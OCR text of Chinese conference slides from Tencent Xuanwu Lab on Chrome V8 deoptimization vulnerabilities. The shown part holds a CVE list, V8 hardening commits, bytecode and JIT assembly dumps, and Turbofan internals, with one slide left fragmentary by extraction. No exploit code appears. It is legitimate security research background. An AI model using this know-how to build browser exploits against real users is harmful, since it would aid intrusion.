看雪·第五届

安全开发者峰会

Chrome浏览器解优化过程中的漏洞安全研究


刘博寒 腾讯安全玄武实验室

Chrome 浏览器解优化过程中的漏洞安全研究

1. 背景知识
2. 解优化模块历史漏洞分析
3. 解优化漏洞利用技术研究
4. 总结

Chrome安全现状

Chrome作为当前市场占比最高的浏览器，是最为广泛的互联网入口，饱受APT攻击、0day漏洞的困扰。



Chrome安全现状

根据对Google捕获或收到的Chrome在野漏洞报告统计，V8引擎占比大于50%。而在V8漏洞中，优化漏洞由于**数量多品相好、可利用性高**等特点，在V8引擎漏洞中占比很大，也是攻击者挖掘的主要目标。

CVE编号	类型
CVE-2021-21148	Heap buffer overflow in V8.
CVE-2021-21166	Object lifecycle issue in audio.
CVE-2021-21193	Use after free in Blink.
CVE-2021-21224	Type Confusion in V8.
CVE-2021-21206	Use after free in Blink.
CVE-2021-21220	Insufficient validation of untrusted input in V8 for x86_64.
CVE-2021-30554	Use after free in WebGL.
CVE-2021-30551	Type Confusion in V8.
CVE-2021-30563	Type Confusion in V8.
CVE-2021-37975	Use after free in V8.
CVE-2021-37976	Information leak in core.

Chrome安全现状

但Google对待优化类漏洞的修复比较激进，在修复漏洞的同时，也会对通用的利用方法增加防御措施。

```
chromium / v8 / v8.git / 7bb6dc0e06fa158df508bc8997f0fce4e33512a5

   commit 7bb6dc0e06fa158df508bc8997f0fce4e33512a5        [log] [tgz]
   author Jaroslav Sevcik <jarin@chromium.org>            Fri Feb 08 15:26:18 2019
committer Commit Bot <commit-bot@chromium.org>            Fri Feb 08 16:14:23 2019
     tree 07b647c8d1916d1c682edd84302a047550bef6bf
   parent d3c4a0b087673a3ad81d73c9955bd544b27edc90 [diff]

[turbofan] Introduce aborting bounds checks.

Instead of eliminating bounds checks based on types, we introduce
an aborting bounds check that crashes rather than deopts.

Bug: v8:8806
Change-Id: Icbd9c4554b6ad20fe4135b8622590093679dac3f
Reviewed-on: https://chromium-review.googlesource.com/c/1460461
Commit-Queue: Jaroslav Sevcik <jarin@chromium.org>
Reviewed-by: Tobias Tebbi <tebbi@chromium.org>
Cr-Commit-Position: refs/heads/master@{#59467}
```

```
chromium / v8 / v8.git / b6338a86b5ca98a2c1f88addb05e1705c48dd7be

   commit b6338a86b5ca98a2c1f88addb05e1705c48dd7be        [log] [tgz]
   author Georg Neis <neis@chromium.org>                  Fri Feb 14 17:40:25 2020
committer Commit Bot <commit-bot@chromium.org>            Fri Feb 14 17:43:20 2020
     tree af9dd159247bc550cf224e765a3cb74f2689c053
   parent 9f553890c03f70ed8f2dd6ab16f9373209032198 [diff]

Merged: [turbofan] Harden ReduceJSCreateArray against typing bugs

Revision: 6516b1ccbe6f549d2aa2fe24510f73eb3a33b41a

BUG=chromium:1051017
NOTRY=true
NOPRESUBMIT=true
NOTREECHECKS=true
TBR=hablich@chromium.org

Change-Id: I0d4ea7d49f8ffc81c9b7d109df6ceccc9e159c6f
Reviewed-on: https://chromium-review.googlesource.com/c/v8/v8/+/2056855
Reviewed-by: Georg Neis <neis@chromium.org>
Commit-Queue: Georg Neis <neis@chromium.org>
Cr-Commit-Position: refs/branch-heads/8.0@{#42}
Cr-Branched-From: 69827db645fcece065bf16a795a4ec8d3a51057f-refs/heads/8.0.426@{#2}
Cr-Branched-From: 2fe1552c5809d0dd92e81d36a5535cbb7c518800-refs/heads/master@{#65318}
```

```
chromium / v8 / v8 / d4aafa4022b718596b3deadcc3cdcb9209896154

   commit d4aafa4022b718596b3deadcc3cdcb9209896154        [log] [tgz]
   author Sergei Glazunov <glazunov@google.com>           Thu Apr 15 09:58:13 2021
committer Commit Bot <commit-bot@chromium.org>            Thu Apr 15 11:02:10 2021
     tree 74ecbef1589a51cbf674323177a0bfc099e84f01
   parent e1cae86ebaa6041434dcf5cad52d4c755393cb6b [diff]

[turbofan] Harden ArrayPrototypePop and ArrayPrototypeShift

An exploitation technique that abuses `pop` and `shift` to create a JS
array with a negative length was publicly disclosed some time ago.

Add extra checks to break the technique.

Bug: chromium:1198696
Change-Id: Ie008e9ae60bbdc3b25ca3a986d3cdc5e3cc00431
Reviewed-on: https://chromium-review.googlesource.com/c/v8/v8/+/2823707
Reviewed-by: Georg Neis <neis@chromium.org>
Commit-Queue: Sergei Glazunov <glazunov@google.com>
Cr-Commit-Position: refs/heads/master@{#73973}
```

```
chromium / v8 / v8.git / 65b20a0e65e1078f5dd230a5203e231bec790ab4

   commit 65b20a0e65e1078f5dd230a5203e231bec790ab4                                    [log] [tgz]
   author Georg Neis <neis@chromium.org>                                              Mon Aug 02 20:14:20 2021
committer V8 LUCI CQ <v8-scoped@luci-project-accounts.iam.gserviceaccount.com>        Tue Aug 03 08:27:21 2021
     tree dac67c83e83bd930192d8c692199ae81f8ab304e
   parent 098835f73a5a47fa6f521b04a4c275553efa22d6 [diff]

[compiler] Harden JSCallReducer::ReduceArrayIteratorPrototypeNext

Bug: chromium:1234764
Change-Id: I5b1053accf77331687939c789b7ed94df1219287
Reviewed-on: https://chromium-review.googlesource.com/c/v8/v8/+/3067327
Reviewed-by: Nico Hartmann <nicohartmann@chromium.org>
Commit-Queue: Georg Neis <neis@chromium.org>
Cr-Commit-Position: refs/heads/master@{#76052}
```

1. 背景知识

V8中js代码执行流程

Ignition

Ignition是V8引擎中架构独立的解释执行器。JavaScript源码首先被解析成AST，然后生成Bytecode，Bytecode是Ignition执行的基本单位。

```
function add(a,b,c){
    var x = a+b;
    var y = x+c;
    return y;
}
add(1,2,3);
```

```
Register count 2
Frame size 16
         0x15790825020e @    0 : 25 03             Ldar a1
         0x157908250210 @    2 : 34 04 00          Add a0, [0]
         0x157908250213 @    5 : 26 fb             Star r0
         0x157908250215 @    7 : 25 02             Ldar a2
         0x157908250217 @    9 : 34 fb 01          Add r0, [1]
         0x15790825021a @   12 : 26 fa             Star r1
         0x15790825021c @   14 : aa                Return
```

V8中js代码执行流程

Turbofan

当在Ignition中执行足够多次，Turbofan会根据收集到参数信息进行推断优化，生成JIT代码。

```javascript
function add(a,b,c){
    var x = a+b;
    var y = x+c;
    return y;
}
for(var i = 0;i <0x10000;i++){
    add(0,1,2);
    add(1,2,3);
}
```

```
Instructions (size = 428)
0x12a100082b27     7  483bd9         REX.W cmpq rbx,rcx
0x12a100082b2a     a  7418           jz 0x12a100082b44  <+0x24>
0x12a100082b2c     c  48ba6800000000000000 REX.W movq rdx,0x68
0x12a100082b36    16  49ba808639a0067f0000 REX.W movq r10,0x7f06a0398680  (Abort)    ;; off heap target
0x12a100082b40    20  41ffd2         call r10
0x12a100082b43    23  cc             int3l
0x12a100082b44    24  8b59d0         movl rbx,[rcx-0x30]
0x12a100082b47    27  4903dd         REX.W addq rbx,r13
0x12a100082b4a    2a  f6430701       testb [rbx+0x7],0x1
0x12a100082b4e    2e  740d           jz 0x12a100082b5d  <+0x3d>
0x12a100082b50    30  49bae0432da0067f0000 REX.W movq r10,0x7f06a02d43e0  (CompileLazyDeoptimizedCode)    ;; off heap target
0x12a100082b5a    3a  41ffe2         jmp r10
0x12a100082b5d    3d  55             push rbp
0x12a100082b5e    3e  4889e5         REX.W movq rbp,rsp
0x12a100082b61    41  56             push rsi
0x12a100082b62    42  57             push rdi
0x12a100082b63    43  4883ec08       REX.W subq rsp,0x8
0x12a100082b67    47  488975e8       REX.W movq [rbp-0x18],rsi
0x12a100082b6b    4b  493b6560       REX.W cmpq rsp,[r13+0x60] (external value (StackGuard::address_of_jslimit()))
0x12a100082b6f    4f  0f8665000000   jna 0x12a100082bda  <+0xba>
0x12a100082b75    55  488b4d20       REX.W movq rcx,[rbp+0x20]
0x12a100082b79    59  f6c101         testb rcx,0x1
0x12a100082b7c    5c  0f85ff000000   jnz 0x12a100082c81  <+0x161>
0x12a100082b82    62  488b7d18       REX.W movq rdi,[rbp+0x18]
0x12a100082b86    66  40f6c701       testb rdi,0x1
0x12a100082b8a    6a  0f85fd000000   jnz 0x12a100082c8d  <+0x16d>
0x12a100082b90    70  4c8bc7         REX.W movq r8,rdi
0x12a100082b93    73  41d1f8         sarl r8, 1
0x12a100082b96    76  4c8bc9         REX.W movq r9,rcx
0x12a100082b99    79  41d1f9         sarl r9, 1
0x12a100082b9c    7c  4503c1         addl r8,r9
0x12a100082b9f    7f  0f80f4000000   jo 0x12a100082c99  <+0x179>
0x12a100082ba5    85  4c8b4d10       REX.W movq r9,[rbp+0x10]
0x12a100082ba9    89  41f6c101       testb r9,0x1
0x12a100082bad    8d  0f85f2000000   jnz 0x12a100082ca5  <+0x185>
0x12a100082bb3    93  4d8bd9         REX.W movq r11,r9
```


Turbofan原理

解优化

当JIT能处理的类型不能满足输入的要求时，JIT代码会解优化，回退到对应Bytecode中去执行。

```
function add(a,b,c){
    var x = a+b;
    var y = x+c;
    return y;
}
for(var i = 0;i <0x10000;i++){
    add(0,1,2);
    add(1,2,3);
}
```

add(“a” ,” b” ,” c”); ?



Turbofan原理

Turbofan的解析阶段


Graph Building → Native Context Specialization & Inlining → Typer & Typed Optimization → General Optimization → Code Generation

Turbofan原理

逃逸分析

逃逸分析会检查在函数中的非逃逸变量，优化掉为其分配内存的节点。

```
function foo(y){
    var a = {x:1,y:2}
    a.x=y;
    return a.x;
}
```




Turbofan原理

逃逸分析

在逃逸分析后，内存分配节点消失，返回为第一个参数。

```
function foo(y){
    var a = {x:1,y:2}
    a.x=y;
    return a.x;
}
```



Turbofan原理

SimplifiedLoweringPhase


- Propagate
  - 反向传播Truncation信息，即通过每个节点信息向其输入节点传播所需要的类型信息。
- Retype
  - 正向传播类型信息，根据每个节点输入类型信息，更新其输出类型信息，标记为representation。
- Lower
  - 遍历全部节点，检查representation不满足后续节点的UseInfo情况，修改对应节点op或增加转换节点，以满足节点输入、输出的类型匹配。

Turbofa


SimplifiedLoweringPhase

```
function foo(flag) {
  if (flag) {
    var x = 1;
  }
  else {
    var x = 0;
  }
  return 0x4869 + x;
}
```

- 通过每个节点



- 节点输入



  - 遍历全部节点，检查output不满足repr
    节点，以满足节点输入、输出的类型匹

Turbofan原理


InstructionSelectionPhase

- 根据SimplifiedLoweringPhase推断的节点类型等信息，选择使用的指令。
- 对于Deoptimize节点，会根据其输入节点生成解优化所需的FrameStateDescriptor等数据结构。

InstructionSelectionPhase

每一个FrameState节点形成了以StateValueDescriptor 为基本单位的树状结构。

- 对于普通节点，会将根据OP生成StateValueDescriptor
- 对于TypedObjectState等表示对象的节点，会进一步生成其自身的StateValueList，以便加入其成员数据。



Turbofan原理

